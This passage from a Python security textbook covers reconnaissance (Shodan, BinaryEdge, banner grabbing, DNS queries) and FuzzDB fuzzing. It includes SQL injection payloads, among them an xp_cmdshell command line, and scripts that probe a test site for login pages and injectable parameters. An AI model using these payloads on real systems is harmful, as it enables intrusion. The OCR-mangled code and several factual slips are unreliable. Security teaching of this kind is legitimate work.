Shodan filters

Shodan's search offers the ability to use advanced search operators (also known as dorks) and the use of advanced filters from the web interface to quickly search for specific targets. Shodan provides a set of special filters that allow us to optimize search results. Among these filters, we can highlight the following:

- **`after`**/**`before`**: Filters the results by date
- **`country`**: Filters the results, finding devices in a particular country
- **`city`**: Filters results, finding devices in a particular city
- **`geo`**: Filters the results by latitude/longitude

- **`hostname`**: Looks for devices that match a particular hostname
- **`net`**: Filters the results by a specific range of IPs or a network segment
- **`os`**: Performs a search for a specific operating system
- **`port`**: Allows us to filter by port number
- **`org`**: Searches for a specific organization name

The main advantage of search filters is that they help us to have greater control over what we are looking for and the results that we can obtain. For example, we could combine different filters to filter simultaneously by country, IP address, and port number.

BinaryEdge search engine

Similar to how Shodan can enumerate subdomains with the Honeypot score service (https://honeyscore.shodan.io), **BinaryEdge** (https://www.binaryedge.io) contains a database with information related to the domains the service is analyzing dynamically in real time. The service can be accessed from the following link: https://app.binaryedge.io.

One of the advantages of this service compared to others such as Shodan is that it offers specific utilities such as

enumerating subdomains and obtaining information from a distributed network of sensors (Honeypots), which collect data on each connection they receive.

To use this service, it is necessary to register to use the search engine and apply a series of filters similarly to how we can in Shodan. The free version includes up to 250 requests and access to the API, which may be more than enough for moderate use.

One of the utilities of this service allows us to obtain the subdomains from a domain. To demonstrate, let's try to obtain the subdomains of the www.python.org domain. To do so, you could make the following request if you are registered in the service: https://app.binaryedge.io/services/domains?query=www.python.org:




Figure 6.2 – Obtaining subdomains from a specific domain

It worked! As you can see, the BinaryEdge search engine has listed the subdomains we were looking for.

Besides looking out for subdomains, we could also carry out a search in which we have requested the web servers and databases hosted under the www.python.org domain. For this task, we could use the https://app.binaryedge.io/services/query service:




Figure 6.3 – Information related to a specific domain in the BinaryEdge service

It worked! In the preceding screenshot, we can see information related to ports, servers, countries, and **Autonomous System Number** (**ASNs**) available for the domain.

So far, we have been using the web interface of BinaryEdge. However, with the Python module, **`pybinaryedge`**, (https://pypi.org/project/pybinaryedge) we can perform searches in the same way that we use the web interface.

You can install it with the following command:

```
$ sudo pip3 install
      pybinaryedge
```

In the following script, we are using this module to perform a search on the service for a certain domain. You can find the following code in the **`search_BinaryEdge.py`** file inside the **`binaryedge`** folder:

```
from pybinaryedge import
      BinaryEdge
key='BINARY_EDGE_API_KEY'
```

```
binaryEdge = BinaryEdge(key)
search_domain =
      'www.python.org'
results =
      binaryEdge.host_search(s
      earch_domain)
for ip in results['events']:
    print("%s" %(ip['target']
      ['ip']))
```

Here, we get an object instance from the **`BinaryEdge`** class using **`API_KEY`** as a parameter and we perform a search using the **`host_search()`** method from that object. Finally, we obtain a list of IP addresses related to the domain we are analyzing, processing the **`results`** variable as a dictionary.

Now that you know the basics about getting information from banner servers and versions of the operating system with Shodan tools and BinaryEdge services, let's move on to learning about how to obtain server information with the socket module.

Using the socket module to obtain server information

In this section, you will learn the basics of obtaining banners from servers with the **`socket`** module that provides an easy way to do a request and get a response related to information we can use in a **pentesting** process. For more details on the **`socket`** module, visit *Chapter 3*, *Socket Programming*. Here, we will only

focus on using this module to extract information from servers.

Extracting server banners with Python

Banners display information related to the web server name and the server version. Some exhibit the backend technologies used (PHP, Java, or Python) and its version.

The production version may have public or non-public failures, so it's always a good practice to test the banners that return the servers we've exposed publicly, to see whether they expose some kind of information we don't want to be public. In this way, we could check whether a server is exposing certain information that we don't really want to expose.

Using standard Python libraries, we can build a simple script that connects to a server and captures the service banner included in the request response. The best way to get a server banner is via the **`socket`** module. We can send a request to the server and get the response by using the **`recvfrom()`** method, which would return a tuple with the response.

You can find the following code in the **`get_banner_server.py`** file inside the **`bannerGrabbing`** folder:

```
import socket
import argparse
import re
parser =
      argparse.ArgumentParser(
```

```
      description='Get banner
      server')
# Main arguments
parser.add_argument("--
      target", dest="target",
      help="target IP",
      required=True)
parser.add_argument("--port",
      dest="port",
      help="port", type=int,
      required=True)
parsed_args =
      parser.parse_args()
sock =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
sock.connect((parsed_args.tar
      get, parsed_args.port))
sock.settimeout(2)
query = "GET /
      HTTP/1.1\nHost:
      "+parsed_args.target+"\n
      \n"
http_get = bytes(query,'utf-
      8')
data = ''
with open('vulnbanners.txt',
      'r') as file:
vulnbanners = file.read()
try:
    sock.sendall(http_get)
```

```
data =
  sock.recvfrom(1024)
data = data[0]
print(data)
```

The previous script will require the **`vulnbanners.txt`** file to run properly. You can find this file in the GitHub repository and it contains some examples of banners.

In the first part of the preceding code, we used the **`socket`** module to realize the request and get the response that is saved in the data variable. In the next part, we are using the headers stored in this variable to get information about the server:

```
headers =
  data.splitlines()
 for header in headers:
    try:
        if
  re.search('Server:',
  str(header)):
            print("*****"
  +header.decode("utf-
  8")+"*****")
       else:
            print(header.
  decode("utf-8"))
   except Exception as
  exception:
       pass
 for vulnbanner in
  vulnbanners:
```

```
            if vulnbanner.strip()
        in
        str(data.strip().decode(
        "utf-8")):
                print('Found
        server vulnerable! ',
        vulnbanner)
                print('Target:
        '+str(parsed_args.target
        ))
                print('Port:
        '+str(parsed_args.port))
except socket.error:
print ("Socket error",
      socket.errno)
finally:
sock.close()
```

Here, we are using the regular expression module to look for the one line we like. Also, we have added the possibility to detect vulnerable banners. For this task, we are reading a file called **`vulnbanners.txt`** that contains some examples of vulnerable server banners. The banner server will be vulnerable if it is found inside the data response.

The main advantage of this method is that we could build our own list of vulnerable banners using the vulnerabilities that appear in the following URL: https://www.internetbankingaudits.com/list_of_vulnerabilities.htm.

The previous script accepts the target and the port as parameters as we can see with the **`-h`** option:

```
$ python3
      get_banner_server.py -h
usage: get_banner_server.py
      [-h] -target -port PORT
Get banner server
optional arguments:
  -h, --help      show this
      help message and exit
  -target TARGET  target IP
  -port PORT      port
```

In this example execution, we obtain the web server version from the **`python.org`** domain on **`port 80`**:

```
$ python3
      get_banner_server.py -
      target www.python.org -
      port 80
```

This could be the execution of the previous script with the **`python.org`** domain and port arguments:

```
b'HTTP/1.1 301 Moved
      Permanently\r\nServer:
      Varnish\r\nRetry-After:
      0\r\nLocation:
      https://www.python.org/\
      r\nContent-Length:
      0\r\nAccept-Ranges:
      bytes\r\nDate: Tue, 23
      Jun 2020 12:56:42
      GMT\r\nVia: 1.1
      varnish\r\nConnection:
      close\r\nX-Served-By:
```

```
      cache-lon4246-LON\r\nX-
      Cache: HIT\r\nX-Cache-
      Hits: 0\r\nX-Timer:
      S1592917002.308860,VS0,V
      E0\r\nStrict-Transport-
      Security: max-
      age=63072000;
      includeSubDomains\r\n\r\
      n'
HTTP/1.1 301 Moved
      Permanently
*****Server: Varnish*****
Retry-After: 0
Location:
      https://www.python.org/
Content-Length: 0
Accept-Ranges: bytes
Date: Tue, 23 Jun 2020
      12:56:42 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-lon4246-
      LON
X-Cache: HIT
X-Cache-Hits: 0
X-Timer:
      S1592917002.308860,VS0,V
      E0
Strict-Transport-Security:
      max-age=63072000;
      includeSubDomains
```

Here, we can see we are getting information about the varnish banner server and other information related to the headers response.

In this section, we have analyzed how the `socket` module allows us to obtain the server banner to obtain the name and version of the server. This information could be useful in a pentesting process to obtain possible vulnerabilities that can be detected in a specific version.

Now that you know the basics about how to obtain server information with the socket module, let's move on to learning how to obtain information about name servers, mail servers, and IPV4/IPV6 addresses from a specific domain.

Getting information on DNS servers with DNSPython

In this section, we will create a DNS client in Python and see how this client obtains information about name servers, mail servers, and IPV4/IPV6 addresses.

DNS protocol

DNS stands for **Domain Name Server**, the domain name service used to link IP addresses with domain names. DNS is a globally-distributed database of mappings between hostnames and IP addresses. It is an open and hierarchical system with many organizations choosing to run their own DNS servers. These servers allow other machines to resolve the requests that originate from the internal network itself to resolve domain names.

The DNS protocol is used for different purposes. The most common are the following:

- **Names resolution**: Given the complete name of a host, it can obtain its IP address.
- **Reverse address resolution**: It is the reverse mechanism to the previous one. It can, given an IP address, obtain the name associated with it.
- **Mail servers resolution**: Given a mail server domain name (for example, **`gmail.com`**), it can obtain the server through which communication is performed (for example, **`gmail-smtp-in.l.google.com`**).

DNS is also a protocol that devices use to query DNS servers for resolving hostnames to IP addresses (and vice-versa). The **`nslookup`** tool comes with most Linux and Windows systems, and it lets us query DNS on the command line. With the **`nslookup`** command, we can find out that the **`python.org`** host has the IPv4 address **`45.55.99.72`**:

```
$ nslookup python.org
Non-authoritative answer:
```

```
Name: python.org
Address: 45.55.99.72
```

Now that you know the basics of the DNS protocol, let's move on to learning how to obtain information from DNS servers.

DNS servers

Humans are much better at remembering names that relate to objects than remembering long sequences of numbers. It is much easier to remember the google.com domain than the IP. Also, the IP address can change with movements in the network infrastructure while the domain name remains the same.

Its operation is based on the use of a distributed and hierarchical database in which domain names and IP addresses are stored, as well as the ability to provide mail-server location services.

DNS servers are located in the application layer and usually use port `53` (UDP). When a client sends a DNS packet to perform some type of query, you must send the type of record you want to query. Some of the most-used records are as follows:

- **`A`**: Allows you to consult the IPv4 address
- **`AAAA`**: Allows you to consult the IPv6 address
- **`MX`**: Allows you to consult the mail servers

- **`SOA (Start of Authority)`**: Is a type of record that specifies information about the zone of the domain where it is located
- **`NS`**: Allows you to consult the name of the server (Nameserver)
- **`TXT`**: Allows you to consult information in text format; a TXT record can contain DMARC and SPF records and can be used for domain verification

Now that you know about DNS servers, let's move on to learning about the DNSPython module.

The DNSPython module

DNSPython is an open source library written in Python that allows operations to query records against DNS servers. It allows access to high and low levels. At high levels, it allows queries to DNS records and at low levels, allows the direct manipulation of zones, names, and registers.

A few DNS client libraries are available from PyPI. We will focus on the **`dnspython`** library, which is available at http://www.dnspython.org.

The installation can be done either using the Python repository or by downloading the GitHub source code

from the https://github.com/rthalley/dnspython repository and running the **`setup.py`** install file.

You can install this library by using either the **`easy_install`** command or the **`pip`** command:

```
$ pip3 install dnspython
```

The main packages for this module are the following:

- **`import dns`**
- **`import dns.resolver`**

The information that we can obtain for a specific domain is as follows:

- **Records for mail servers**:
  `response_MX = dns.resolver.query('domain','MX')`
- **Records for name servers**:
  `response_NS = dns.resolver.query('domain','NS')`
- **Records for IPV4 addresses**:
  `response_ipv4 = dns.resolver.query('domain','A')`

- **Records for IPV6 addresses**: **`response_ipv6 = dns.resolver.query('domain','AAAA')`**

In this example, we are using the **`query()`** method to obtain a list of IP addresses for many host domains with the **`dns.resolver`** submodule. You can find the following code in the **`dns_resolver.py`** file inside the **`dnspython`** folder:

```
import dns.resolver
hosts = ["oreilly.com",
      "yahoo.com",
      "google.com",
      "microsoft.com",
      "cnn.com"]
for host in hosts:
    print(host)
    ip =
      dns.resolver.query(host,
      "A")
    for i in ip:
        print(i)
```

This could be the execution of the previous script where, for each domain, we get a list of IP addresses:

```
$ python3 dns_resolver.py
oreilly.com
199.27.145.65
199.27.145.64
```

```
yahoo.com
98.137.246.8
72.30.35.9
98.137.246.7
72.30.35.10
98.138.219.232
98.138.219.23
...
```

We can also check whether one domain is the subdomain of another with the **`is_subdomain()`** method. You can find the following code in the **`check_domains.py`** file inside the **`dnspython`** folder:

```
#!/usr/bin/env python
import argparse
import dns.name
def main(domain1, domain2):
    domain1 =
      dns.name.from_text(domai
      n1)
    domain2 =
      dns.name.from_text(domai
      n2)
    print("domain1 is
      subdomain of domain2: ",
      domain1.is_subdomain(dom
      ain2))
    print("domain1 is
      superdomain of domain2:
      ",
```

```
      domain1.is_superdomain(d
      omain2))
if __name__ == '__main__':
    parser =
      argparse.ArgumentParser(
      description='Check 2
      domains with dns
      Python')
    parser.add_argument('--
      domain1',
      action="store",
      dest="domain1",  default
      ='python.org')
    parser.add_argument('--
      domain2',
      action="store",
      dest="domain2",  default
      ='docs.python.org')
    given_args =
      parser.parse_args()
    domain1 =
      given_args.domain1
    domain2 =
      given_args.domain2
    main (domain1, domain2)
```

Here, we are using the **`is_subdomain()`** method to check whether one domain is a subdomain of another.

We could obtain a domain name from an IP address using the **`dns.reversename`** submodule and **`from_address()`** method:

```
import dns.reversename
domain =
      dns.reversename.from_add
      ress("ip_address")
```

We could obtain an IP address from a domain name using the **dns.reversename** submodule and **to_address()** method:

```
import dns.reversename
ip =
      dns.reversename.to_addre
      ss("domain")
```

If you want to make a reverse look-up, you could use the previous methods, as shown in the following example. You can find the following code in the **DNSPython-reverse-lookup.py** file inside the **dnspython** folder:

```
import dns.reversename
domain =
      dns.reversename.from_add
      ress("45.55.99.72")
print(domain)
print(dns.reversename.to_addr
      ess(domain))
```

In the following example, we are going to extract information related to all records (**' A' ,' AAAA' ,' NS' ,' SOA' ,' MX' ,' MF' ,' MD' ,' TXT'**). You can find the following code in the **dns_python_records.py** file inside the **dnspython** folder:

```
import dns.resolver
```

```
def main(domain):
    records =
     ['A','AAAA','NS','SOA','
     MX','TXT']
    for record in records:
       try:
           responses =
     dns.resolver.query(domai
     n, record)
           print("\nRecord
     response ",record)
           print("----------
     ----------------------
     -")
           for response in
     responses:
               print(respons
     e)
       except Exception as
     exception:
           print("Cannot
     resolve query for
     record",record)
           print("Error for
     obtaining record
     information:",
     exception)
if __name__ == '__main__':
try:
main('google.com')
except KeyboardInterrupt:
```

```
exit()
```

In the previous script, we used the **`query()`** method to get responses from many records available in the records list. In the **`main()`** method, we passed, as a parameter, the domain from which we want to extract information:

```
Record response  A
----------------------------
     ------
216.58.204.110
Record response  AAAA
----------------------------
     ------
2a00:1450:4007:811::200e
Record response  NS
----------------------------
     ------
ns1.google.com.
ns4.google.com.
ns3.google.com.
ns2.google.com.
Record response  SOA
----------------------------
     ------
ns1.google.com. dns-
     admin.google.com.
     317830920 900 900 1800
     60
Record response  MX
```

```
-----------------------------
      ------
40 alt3.aspmx.l.google.com.
10 aspmx.l.google.com.
20 alt1.aspmx.l.google.com.
50 alt4.aspmx.l.google.com.
30 alt2.aspmx.l.google.com.
Record response  TXT
-----------------------------
      ------
"v=spf1
      include:_spf.google.com
      ~all"
"globalsign-smime-
      dv=CDYX+XFHUw2wml6/Gb8+5
      9BsH31KzUr6c1l2BPvqKX8="
"docusign=1b0a6754-49b1-4db5-
      8540-d2c12664b289"
"facebook-domain-
      verification=22rm551cu4k
      0ab0bxsw536tlds4h95"
"docusign=05958488-4752-4ef2-
      95eb-aa7ba8a3bd0e"
```

In the output of the previous script, we can see how to get information from the **`google.com`** domain. We can see information for the IPV4 and IPV6 addresses, name servers, and mail servers.

The main utility of DNSPython compared to other DNS query tools such as **`dig`** or **`nslookup`** is that you can control the result of the queries from Python and then this information can be used for other purposes in a script.

Now that you know the basics about how to obtain information about DNS records from a specific domain, let's move on to learning how to obtain URLs and addresses vulnerable to attackers in web applications through a fuzzing process.

Getting vulnerable addresses in servers with fuzzing

In this section, we will learn about the fuzzing process and how we can use this practice with Python projects to obtain URLs and addresses vulnerable to attackers.

The fuzzing process

A **fuzzer** is a program where we have a file that contains URLs that can be predictable for a specific application or server. Basically, we make a request for each predictable URL and if we see that the response is successful, it means that we have found a URL that is not public or is hidden, but later we see that we can access it.

Like most exploitable conditions, the fuzzing process is only useful against systems that improperly sanitize input or that take more data than they can handle. In general, the fuzzing process consists of the following phases:

1. **Identifying the target**: To fuzz an application, we have to identify the target application.

2. **Identifying inputs**: The vulnerability exists because the target application accepts a malformed input and processes it without sanitizing.
3. **Creating fuzz data**: After getting all of the input parameters, we have to create invalid input data to send to the target application.
4. **Fuzzing**: After creating the fuzz data, we have to send it to the target application. We can use the fuzz data for monitoring exceptions when calling services.
5. **Determining exploitability**: After fuzzing, we have to check the input that caused a crash.

Understanding and using the FuzzDB project

FuzzDB is a project where we find a set of folders that contain patterns of known attacks that have been collected in multiple pentesting tests, mainly in web environments:

https://github.com/fuzzdb-project/fuzzdb

The FuzzDB categories are separated into different directories that contain predictable resource-location patterns, that is, patterns to detect vulnerabilities with malicious payloads or vulnerable routes:




Figure 6.4 – The FuzzDB project on GitHub

This project provides resources for testing vulnerabilities in servers and web applications. One of the things we can do with this project is use it to assist in the identification of vulnerabilities in web applications through brute-force methods.

One of the objectives of the project is to facilitate the testing of web applications. The project provides files for testing specific use cases against web applications.

IDENTIFYING PREDICTABLE LOGIN PAGES WITH THE FUZZDB PROJECT

We could build a script that, given a URL we are analyzing, allows us to test the connection for each of the login routes, and if the request returns a code `200`, then it means the login page has been found in the server.

Using the following script, we can obtain predictable URLs such as login, admin, and administrator. For each combination **domain + predictable** URL, we are verifying the status code returned.

You can find the following code in the **fuzzdb_login_page.py** file inside the **fuzzdb** folder:

```
import requests
logins = []
with open('Logins.txt', 'r')
     as filehandle:
    for line in filehandle:
        login = line[:-1]
        logins.append(login)
domain =
     "http://testphp.vulnweb.
     com"
for login in logins:
print("Checking... "+ domain
     + login)
response =
     requests.get(domain +
     login)
if response.status_code ==
     200:
print("Login resource
     detected: " +login)
```

In the previous script, we used the **Logins.txt** file that is located in the GitHub repository:

https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/predictable-filepaths/login-file-locations/Logins.txt

This could be the output of the previous script where we can see how the admin page resource has been detected over the root folder in the http://testphp.vulnweb.com domain:

```
$ python3
      fuzzdb_login_page.py
Checking...
      http://testphp.vulnweb.c
      om/admin
Login Resource detected:
      /admin
Checking...
      http://testphp.vulnweb.c
      om/Admin
Checking...
      http://testphp.vulnweb.c
      om/admin.asp
Checking...
      http://testphp.vulnweb.c
      om/admin.aspx
...
```

We can see that, for each string located in the file, it has the capacity to test the presence of a specific login page in the domain we are analyzing.

DISCOVERING SQL INJECTION WITH THE FUZZDB PROJECT

In the same way we analyzed before, we could build a script where, given a website that we are analyzing, we could test it for discovering a SQL-injection using a file that provides a list of strings we can use for testing this kind of vulnerability.

In the GitHub repository of the project, we can see some files depending on the SQL attack and the database type we are testing:




Figure 6.5 – Files for testing injection in databases

For example, we can find a specific file for testing SQL injection in MySQL databases:

https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/sql-injection/detect/MSSQL.txt

In the **`MSSQL.txt`** file we can find in the previous repository, we can see all available attack vectors to discover a SQL injection vulnerability:

```
; --
'; --
'); --
```

```
'; exec master..xp_cmdshell
     'ping 10.10.1.2'--
' grant connect to name;
     grant resource to name;
     --
' or 1=1 --
' union (select @@version) --
' union (select NULL, (select
     @@version)) --
' union (select NULL, NULL,
     (select @@version)) --
' union (select NULL, NULL,
     NULL,  (select
     @@version)) --
' union (select NULL, NULL,
     NULL, NULL,  (select
     @@version)) --
' union (select NULL, NULL,
     NULL, NULL,  NULL,
     (select @@version)) -
```

TIP

The GitHub repository of the project, https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/sql-injection/detect, contains many files for detecting situations of SQL injection, for example, we can find the **`GenericBlind.txt`** *file, which contains other strings related to SQL injection that you can test in many web applications that support other databases.*

You can find the following code in the **fuzzdb_sql_injection.py** file inside the **fuzzdb** folder:

```
import requests
domain =
     "http://testphp.vulnweb.
     com/listproducts.php?
     cat="
mysql_attacks = []
with open('MSSQL.txt', 'r')
     as filehandle:
    for line in filehandle:
        attack = line[:-1]
        mysql_attacks.append(
     attack)
for attack in mysql_attacks:
print("Testing... "+ domain +
     attack)
response =
     requests.get(domain +
     attack)
if "mysql" in
     response.text.lower():
print("Injectable MySQL
     detected")
print("Attack string:
     "+attack)
```

This could be the output of the previous script where we can see how the **listproducts.php** page is vulnerable to many SQL injection attacks:

```
$ python3
      fuzzdb_sql_inyection.py
Testing...
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=; --
Injectable MySQL detected
Attack string: ; --
Testing...
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat='; --
Injectable MySQL detected
Attack string: '; --
Testing...
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat='); --
Injectable MySQL detecte
...
```

We can see that, for each string attack located in the **`MSSQL.txt`** file, it has the capacity to test the presence of a SQL injection in the domain we are analyzing.

Using the **`fuzzdb`** project provides resources for testing vulnerabilities in servers and web applications.

Summary

In this chapter, we learned about the different modules that allow us to extract information that servers expose

publicly. We began by discussing the Shodan service and used it to extract information from servers. We then used the **`socket`** module to obtain server information. This was followed by the **`DNSPython`** module, which we used to extract DNS records from a specific domain. Finally, we learned about the fuzzing process and used the FuzzDB project to test vulnerabilities in servers.

The tools we have discussed, and the information you extracted from servers, can be useful for later phases of our pentesting or audit process.

In the next chapter, we will explore the Python programming packages that interact with the FTP, SSH, and SNMP servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method should be called in the Shodan API to obtain information about a given host and what data structure does that method return?
2. Which module can be used to obtain the banner of a server?
3. Which method should be called and what parameters should be passed to

obtain the records for name servers with the DNSPython module?

4. Which project contains files and folders that contain patterns of known attacks that have been collected in various pentesting tests on web applications?
5. Which module can be used to detect SQL injection-type vulnerabilities with the FuzzDB project?

Further reading

In the following links, you can find more information about theafore mentioned tools and other tools related to extracting information from web servers:

- **Shodan Developer API**: https://developer.shodan.io/api
- **BinaryEdge documentation API**: https://docs.binaryedge.io/api-v2
- **Python DNS module**: http://www.dnspython.org
- **Fuzzdb project**: https://github.com/fuzzdb-project/fuzzdb

- **Wfuzz**: https://github.com/xmendez/wfuzz is a web-application security-fuzzer tool that you can use from the command line or programmatically.
- **Dirhunt**: https://github.com/Nekmo/dirhunt is a web crawler optimized for searching and analyzing directories on a website—we can use this tool for finding web directories without following a brute-force process.

Chapter 7: Interacting with FTP, SFTP, and SSH Servers

In this chapter, we will learn about the modules that allow us to interact with FTP, SFTP, and SSH servers. These modules will make it easier for developers like you to connect to different types of servers while performing tests related to the security of the services that are running on these servers.

As a part of this chapter, we will explore how the computers in a network can interact with each other and how they can access a few services through Python scripts and modules such as **`ftplib`**, **`paramiko`**, and **`pysftp`**. We will also learn how to implement SSH clients and servers with the **`asyncSSH`** and **`asyncio`** modules. Finally, we are going to check the security in SSH servers with the **`ssh-audit`** tool.

The following topics will be covered in this chapter:

- Connecting with FTP servers
- Building an anonymous FTP scanner with Python
- Connecting with SSH and SFTP servers with the **`paramiko`** and **`pysftp`** modules

- Implementing SSH clients and servers with the **`asyncSSH`** and **`asyncio`** modules
- Checking the security in SSH servers with the **`ssh-audit`** tool

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge about the HTTP protocol. We will work with Python version 3.7, available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action:

https://bit.ly/36804ZM

This chapter requires the installation of third-party packages and Python modules such as **`ftplib`**, **`paramiko`**, and **`asyncssh`**. You can use your operating system's package management tool to install them.

Here's a quick guide on installing these modules on a Debian-based Linux operating system with Python 3 using the following commands:

```
sudo apt-get install python3
```

```
sudo apt-get install python3-
     setuptools
sudo pip3 install ftplib
sudo pip3 install paramiko
sudo pip3 install asyncssh
```

Connecting with FTP servers

So, let's begin. In this first section, you'll learn about FTP and how to use **`ftplib`** to connect with FTP servers, transferring files and implementing a brute-force process to get FTP user credentials.

FTP is a cleartext protocol that's used to transfer data from one system to another and uses **Transmission Control Protocol** (**TCP**) on port **`21`**, which allows the exchange of files between client and server. For example, it is a very common protocol for file transfer and is mostly used by people to transfer a file from their PCs to remote servers.

The protocol design architecture is specified in such a way that the client and server need not operate on the same platform. This means any client and any FTP server may use a different operating system to move files using the operations and commands described in the protocol.

The protocol is focused on offering clients and servers an acceptable speed in the transfer of files, but it does not take into account more important concepts such as security. The disadvantage of this protocol is that the information travels in plaintext, including access credentials when a client authenticates on the server.

We need two things to communicate with this protocol:

- A server available in our network or on the internet
- A client with the capacity of sending and receiving information from this server

Now that we have learned about the FTP server, let's understand how we can connect to it using the Python **`ftplib`** module.

Using the Python ftplib module

`ftplib` is a native Python module that allows connecting with FTP servers and executing commands on these servers. It is designed to create FTP clients with a few lines of code and to perform admin server routines.

To know more about the **`ftplib`** module, you can query the official documentation:

https://docs.python.org/3.7/library/ftplib.html

In this output, we can see more information about the **`FTP client class`** with an example of connecting with the FTP server:

```
>>> import ftplib
>>> help(ftplib)
Help on module ftplib:
NAME
```

```
    ftplib - An FTP client
      class and some helper
      functions.

MODULE REFERENCE

    https://docs.python.org/3
      .8/library/ftplib

    The following
      documentation is
      automatically generated
      from the Python

    source files.  It may be
      incomplete, incorrect or
      include features that

    are considered
      implementation detail
      and may vary between
      Python

    implementations.  When in
      doubt, consult the
      module reference at the

    location listed above.

DESCRIPTION

    Based on RFC 959: File
      Transfer Protocol (FTP),
      by J. Postel and J.
      Reynolds

    Example:

    >>> from ftplib import
      FTP

    >>> ftp =
      FTP('ftp.python.org') #
```

```
    connect to host, default
    port
>>> ftp.login() #
    default, i.e.: user
    anonymous, passwd
    anonymous@
'230 Guest login ok,
    access restrictions
    apply.'
>>> ftp.retrlines('LIST')
    # list directory
    contents
```

One of the main features this module offers is file transfer between a client and server. Let's understand how this transfer takes place.

TRANSFERRING FILES WITH FTP

ftplib can be used for transferring files to and from remote machines. The constructor method of the **FTP** class is defined in the **__init__()** method that accepts as parameters the host, the user, and the password for connecting with the server.

In this output, we can see more information about how to create a connection with the FTP client class and the mandatory parameters in the **__init__()** method constructor:

```
class FTP(builtins.object)
     |  An FTP client class.
```

```
|  To create a
connection, call the
class using these
arguments:
|          host, user,
passwd, acct, timeout
|  The first four
arguments are all
strings, and have
default value ''.
|  timeout must be
numeric and defaults to
None if not passed,
|  meaning that no
timeout will be set on
any ftp socket(s)
|  If a timeout is
passed, then this is now
the default timeout for
all ftp
|  socket operations for
this instance.
|  Then use
self.connect() with
optional host and port
argument.
|  To download a file,
use ftp.retrlines('RETR
' + filename),
|  or ftp.retrbinary()
with slightly different
arguments.
```

```
|  To upload a file, use
ftp.storlines() or
ftp.storbinary(),
|  which have an open
file as argument (see
their definitions
|  below for details).
|  The download/upload
functions first issue
appropriate TYPE
|  and PORT or PASV
commands.
|  Methods defined here:
|  __enter__(self)
|  __exit__(self, *args)
|      # Context
management protocol: try
to quit() if active
|  __init__(self,
host='', user='',
passwd='', acct='',
timeout=<object object
at 0x7f7e58de2120>,
source_address=None)
|      Initialize
self.  See
help(type(self)) for
accurate signature.
```

We can connect with a FTP server in several ways. The first one is by using the **`connect()`** method as we can see in the help documentation:

```
|  connect(self,
host='', port=0,
timeout=-999,
source_address=None)
|      Connect to
host.  Arguments are:
|      - host: hostname
to connect to (string,
default previous host)
|      - port: port to
connect to (integer,
default previous port)
|      - timeout: the
timeout to set against
